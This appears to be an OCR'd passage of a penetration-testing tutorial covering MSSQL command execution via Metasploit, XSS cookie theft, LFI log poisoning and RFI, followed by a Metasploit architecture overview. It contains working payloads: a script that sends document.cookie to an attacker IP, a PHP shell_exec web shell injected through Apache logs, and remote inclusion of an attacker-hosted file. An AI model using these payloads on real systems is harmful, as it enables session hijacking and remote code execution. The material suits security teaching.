[*] Accounts with empty password:
[*]     sa
[*] Stored Procedures with Public Execute Permission found:
[*]     xp_getfiledetails
[*]     xp_dirtree
```

- We now have a list of the admin logins and the stored procedures that are allowed by the database configuration. The list is truncated here, but you are encouraged to review all of the possible stored procedures that you can find in an MSSQL database.

- As you might expect, we have the capability to execute commands using these stored procedures just as we did with Nmap.
- We will do this now. In the terminal window, enter use **auxiliary/admin/mssql/mssql_exec** to access the module. Once you are in the module, enter set CMD 'dir' to display a directory on the machine. Remember that this is a command shell with system privileges, and as such, the only limit is your imagination. An example of the output of this command is shown in the following screenshot:

```
msf auxiliary(mssql_exec) > run

[*] SQL Query: EXEC master..xp_cmdshell 'dir'


output
------
 Volume in drive C has no label.
 Volume Serial Number is 24DC-B628

 Directory of C:\WINNT\system32

03/14/2014  09:33a       <DIR>          .
03/14/2014  09:33a       <DIR>          ..
12/17/2001  05:37a                   304 $winnt$.inf
12/17/2001  05:45a                 2,960 $WINNT$.PNF
06/26/2000  08:15a                 2,151 12520437.cpx
06/26/2000  08:15a                 2,233 12520850.cpx
12/07/1999  04:00a                32,016 aaaamon.dll
12/07/1999  04:00a                67,344 access.cpl
```


3.3.6 Cross site scripting (XSS)

XSS vulnerabilities happen when a web application uses **unfiltered user input** to **build the output content** displayed to its end users; this lets an attacker control the output HTML and JavaScript code, thus attacking the application users.


- Cross-site scripting vulnerabilities can be **reflected, persistent** or **DOM Based.**
- Google Chrome, have a **reflected XSS filter** built in. they can only filter trivial and known XSS attacks
- **By using an XSS, an attacker can:**
- Modify the content of the site at run-time;
- Inject malicious contents;
- Steal the cookies, thus the session, of a user (if they do not have the HttpOnly flag enabled)
- Perform actions on the web application as if it was a legitimate user;

3.3.6.1 Finding an XXS

To find an XSS you have to look at **every** user input, and test if it is somehow displayed on the output of the web application. Sometimes it is just a matter of injecting a harmless tag like <i>, <pre>, or <plaintext>.



- Please note that the searched string is passed to the web application through a GET parameter.
- In this example, the <i> tag is injected, and the *test string* is in *italics* on the output, so the HTML has been interpreted.
- Or we can inject some valid HTML/JavaScript code in the search bar, like <script>alert('XSS')</script>: http://victim.site/search.php?find=<payload>



3.3.6.2 Reflected XXS

Reflected attacks happen when the malicious payload is carried **inside the request** that the browser of the victim sends to the vulnerable website.

They could be triggered by posting a link on a social network or via a phishing campaign. When users click on the link, they trigger the attack.

- In the previous example, We could also craft a link to the search page and embed the payload in the find GET parameter: http://victim.site/search.php?find=<payload>

3.3.6.2.1 **Session impersonation using SQL injection**

In this practical scenario, we are going to hijack the user session of the web application located at www.techpanda.org. We will use cross site scripting to read the cookie session id then use it to impersonate a legitimate user session.


The assumption made is that the attacker has access to the web application, and he would like to hijack the sessions of other users that use the same application. The goal of this attack could be to gain admin access to the web application assuming the attacker's access account is a limited one.

- Open http://www.techpanda.org/
- For practice purposes, it is strongly recommended to gain access using SQL Injection. Refer to this article for more information on how to do that.
- The login email is admin@google.com , the password is Password2010
- If you have logged in successfully, then you will get a dashboard
- Click on Add New Contact
- Enter the following as the first name:


```
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
```

HERE,


The above code uses JavaScript. **It adds a hyperlink with an onclick event**. When the unsuspecting user clicks the link, the event retrieves the PHP cookie session ID and sends it to the snatch_sess_id.php page together with the session id in the URL




- Enter the remaining details as shown below
- Click on Save Changes



- Your dashboard will now look like the following screen



- Since the cross site script code is stored in the database, it will be loaded everytime the users with access rights login
- Let's suppose the administrator logins and clicks on the hyperlink that says Dark
- He/she will get the window with the session id showing in the URL



Note: the script could be sending the value to some remote server where the PHPSESSID is stored then the user redirected back to the website as if nothing happened.

Note: the value you get may be different from the one in this tutorial, but the concept is the same

3.3.6.3 Persistent XSS


Occur when the payload is sent to the vulnerable web server and then **stored**. When a web page of the vulnerable website pulls the stored malicious code and puts it within the HTML output, it will deliver the XSS payload.

- The most common vector for persistent attacks are HTML forms that submit content to the web server and then display that content back to the users. Elements such as comments, user profiles, and forum posts are a potential vector for XSS attacks.


If an attacker manages to inject a malicious script in a forum post, every person opening that post will run the script; this, for example, could let an attacker silently steal visitors' cookies and impersonate them without even knowing their login credentials!

3.3.6.3.1 Cookie Stealing via XSS

First let's display the current cookies with: <script>alert(document.cookie)</script>.




Example:



- `<script>new Image().src="http://192.168.10.5/bogus.php?output="+document.cookie; </script>`

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.10.5] from (UNKNOWN) [192.168.11.35] 49455
GET /bogus.php?output=PHPSESSID=308f56771e83388c1c9069116054e80e HTTP/1.1
Accept: */*
```

- 

3.3.7 File Inclusion Vulnerabilities

- Local (LFI) which are a subclass of the remote (RFI) file inclusion vulnerabilities are commonly found in poorly written PHP code.
- The exploitation of these vulnerabilities also depends on PHP versions and web server configurations, specifically *php.ini* values such as *register_globals* and *allow_url* wrappers.
- LFI/RFI vulnerabilities allow an attacker to include a remote or local file into the webserver's running PHP code.
- The difference between the two is the web application's capability to include either local or remote files.
- RFI attacks allow the attacker to introduce his own code to the webserver, resulting in a quick compromise,
- While LFI attacks limit the attacker to including files already existing on the web server, thus making compromise more challenging.

3.3.7.1 LFI


To understand the mechanisms behind this attack, let's return to the guestbook application. Notice that the guestbook allows you to choose a language as input and, depending on which one you choose, the thank you message is appropriately displayed in that language:

- **Step 1 :** The code responsible for this feature looks like this:

```
if (isset( $_GET['LANG'] ) ) { $lang = $_GET['LANG'];}
else { $lang = 'en';}
include( $lang . '.php' );
```

The code above checks if the GET parameter ***LANG*** is set. If ***LANG*** is set, it is assigned to the variable ***$lang***. If the ***LANG*** parameter is not set, the default value of "en" (English) is assigned. The code then uses the PHP include function and includes the required text from a local file, either *en.php* or *fr.php*.


- **Step 2:** The developer of this application was not expecting any other values than the two options he specified—English and French. However, because the ***LANG*** parameter is not sanitized, you can try to include a different PHP file into this page.



In the example above, we have tried to include the Windows *hosts* file, usually located at ***C:\windows\system32\drivers\etc\hosts***. However, according to the error output, we see that a *.php* extension has been added to our request. This can be explained by how this code includes the file:

```
include( $lang . '.php' );
```

- **Step 3:** In versions of PHP below 5.3, we would be able to terminate our request with a null byte (%00) that would cause the PHP engine to ignore everything after that byte. Using this trick, in our example, seems to work. Once the *.php* extension is removed from our request, the PHP engine includes the specified file.



As exciting as reading a local file from a file-system may be, LFI attacks can often be leveraged to code execution attacks with a bit of luck. Let's review our current situation with this attack:

- We are able to include any file in the file-system.
- The *include* directive will execute PHP code within the included files, if present.

If we could then get some PHP code written to somewhere on the victim server filesystem, we could perhaps get a shell

- **Step 4**: However, assuming we can't directly upload a file to the remote filesystem, what options do we have? One option is to contaminate log files of various services to cause them to contain PHP code.

- For example, consider the following netcat connection made to the victim server on port 80:

```
root@kali:~# nc -nv 192.168.11.35 80
(UNKNOWN) [192.168.11.35] 80 (http) open
<?php echo shell_exec($_GET['cmd']);?>


HTTP/1.1 400 Bad Request
```

This connection results in the following text written to the Apache log files, located in ***c:\xampp\apache\logs\apache.log*** in our Windows 7 lab machine:


```
192.168.10.5 - - [17/Apr/2013:06:07:18 -0400] "GET
/addguestbook.php?name=Haxor&comment=Merci!&LANG=../../../../../../../windows/system3
2/drivers/etc/hosts%00 HTTP/1.1" 200 1193
192.168.10.5 - - [17/Apr/2013:06:18:55 -0400] "GET
/addguestbook.php?name=Haxor&comment=Merci&LANG=../../../../../../../windows/system32
/drivers/etc/hosts%00 HTTP/1.1" 200 1193
192.168.10.5 - - [17/Apr/2013:06:22:00 -0400] " <?php echo
shell_exec($_GET['cmd']);?>" 400 1047
```

Notice that we have effectively introduced PHP code into a file on the local filesystem of the victim server.

- **Step 5 :** Now that our malicious PHP has been introduced to the local filesystem, we can try to execute it by appending a *cmd* variable and passing the command we would like executed to our URL string:

```
http://192.168.11.35/addguestbook.php?name=a&comment=b&cmd=ipconfig&LANG=../../../../
../../../xampp/apache/logs/access.log%00
```

- Once this URL is sent to the web server, the output should look similar to the following:



Although a bit tough to see at times, the page should include the output of our command as shown above. Because Apache and PHP are running as SYSTEM services in Windows, our commands are being executed with the same privileges. From here, it should be simple to get a shell.

3.3.7.2 RFI

Remote file inclusion (RFI) vulnerabilities are less common than LFIs and are commonly easier to exploit. In fact, the LFI demonstrated above is also a RFI vulnerability. Consider the following parameter given as the ***LANG*** value:

```
http://192.168.11.35/addguestbook.php?name=a&comment=b&LANG=http://192.168.10.5/evil.txt
```


This request would force the PHP webserver to try to include a remote file, located on our web server, called *evil.txt*. Checking the incoming request made by the PHP engine, we can see that the file *evil.txt.php* was requested. We can once again use the null byte trick to bypass this issue.

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.10.5] from (UNKNOWN) [192.168.11.35] 49576
GET /evil.txt.php HTTP/1.0
Host: 192.168.10.5
```

We can now set up our Apache server and host a malicious *evil.txt* file as shown below:

```
root@kali:/var/www# cat evil.txt
<?php echo shell_exec("ipconfig");?>
root@kali:/var/www# apachectl start
```

Once the file is in place and our webserver running, we can send our remote inclusion attack URL to the vulnerable web application and see our code executed successfully.



3.3.8 XML External Entity (XXE)


https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

3.3.9 C99 and R57

http://www.madirish.net/241

3.4 Network testing

3.4.1 Exploitation



As shown in this figure, the main components of the framework architecture are:

- Rex
- Framework Core
- Framework Base
- Interfaces
- Modules
- Plugins

3.4.1.1 Rex

Rex is the most fundamental component of the entire framework architecture. Rex stands for Ruby Extension Library and has quite a few similarities with the Perl Rex library in the 2.x series. The Rex library essentially is a collection of classes and modules that can be used by developers to develop projects or tools around the MSF.A more detailed description of these classes are available in the Metasploit developer's guide.

3.4.1.2 Framework Core

The framework core consists of various subsystems such as module management, session management, event dispatching, and others. The core also provides an interface to the modules and plugins with the framework. Following the object-oriented approach of the entire architecture, the framework itself is a class, which can be instanced and used as any other object. The framework core consists of:

- **Datastore** Acts as a replacement to the concept of the environment in the 2.x series. It consists of a hash of values that may be used either by the modules to reference programmer, or by user-controlled values. Environment variables are one category of such values, which are used either by exploit modules or by the framework to determine the exact behavior.

- **Event Notifications** the MSF enables developers to react to framework-specific events and perform arbitrary actions on specific events. This works on the same principle as Windows events and requires each framework instance to have event handlers registered to it. Some of the events that can be acted upon include exploit events (such as when an exploit succeeds or fails), general framework events, recon events (such as when a new host or service is discovered), and session events.
- **Framework Managers** As mentioned earlier, the framework consists of critical subsystems, which are responsible for managing modules, plugins, reconnaissance entities, sessions, and jobs. Once again, more detailed information about the classes, methods and parameters for the core is available in the online API documentation on the Metasploit Web site.

3.4.1.3 Framework Base

The framework base is built on top of the framework core and provides interfaces to make it easier to deal with the core. Some of these are:

- **Configuration** Maintaining a persistent configuration and obtaining information about the structure of an installation, such as the root directory of the installation, and other attributes.
- **Logging** As mentioned earlier, the MSF provides extensive and flexible logging support.
- **Sessions** The base maintains information about and controls the behavior of user sessions.

The framework also provides classes and methods to simplify interactions with it, such as when dealing with exploits, NOPs, payloads, and recon modules.

3.4.1.4 Interfaces

The framework user interfaces allow the user to interact with the framework. These are typically:

- the *msfconsole* command-line interactive interface,
- the *msfcli* command-line non-interactive interface,
- and the *msfweb* Web-based interface.

3.4.1.5 Plugins

This is a new concept with the 3.0 version of the MSF. As compared with modules, plugins are designed to change the framework itself. Again, it is the introduction of plugins that enhances the utility of the framework as a security tool development platform.

For instance, a plugin may be developed that adds a new command to the console interface. Advanced plugins may have the ability to automate some of the sequence of tasks. This completely depends on the creativity of the security researcher. For instance, a plugin may be developed that would execute one or more recon modules and determine the hosts on the network and the services running on those hosts. It might then take these inputs and determine what possible exploits could be launched against the targets. It could then potentially launch various types of exploits and try with different options for payloads and local ports to connect back on. During all of this, it might also be storing all the results into a database and writing a report file documenting the results of all these actions.

3.4.1.6 Modules

The modules within the framework consist of:

- **Exploits**: This is a piece of code, which when executed, will trigger the vulnerability at the target.

- **Payload**: This is a piece of code that runs at the target after a successful exploitation is done. Basically, it defines the type of access and actions we need to gain on the target system. A payload is used by an attacker to get:
  * An OS Shell
  * A VNC or RDP connection
  * A **Meterpreter shell (Post exploitation phase)**
  * The execution of an attacker-supplied application
- *Meterpreter* is more than a simple shell. It provides advanced features to gather information, transfer files between the attacker and victim machines, and install backdoors and more.
- *Meterpreter* can either wait for a connection on the target machine or connect back to the attacker machine. Its most used configurations are bind_tcp and reverse_tcp.
- **bind_tcp** runs a server process on the target machine that waits for connections from the attacker machine
- **reverse_tcp** performs a TCP connection back to the attacker machine. As you saw in the *Backdoors* chapter 3.5.2.5, this feature could help evade firewall rules
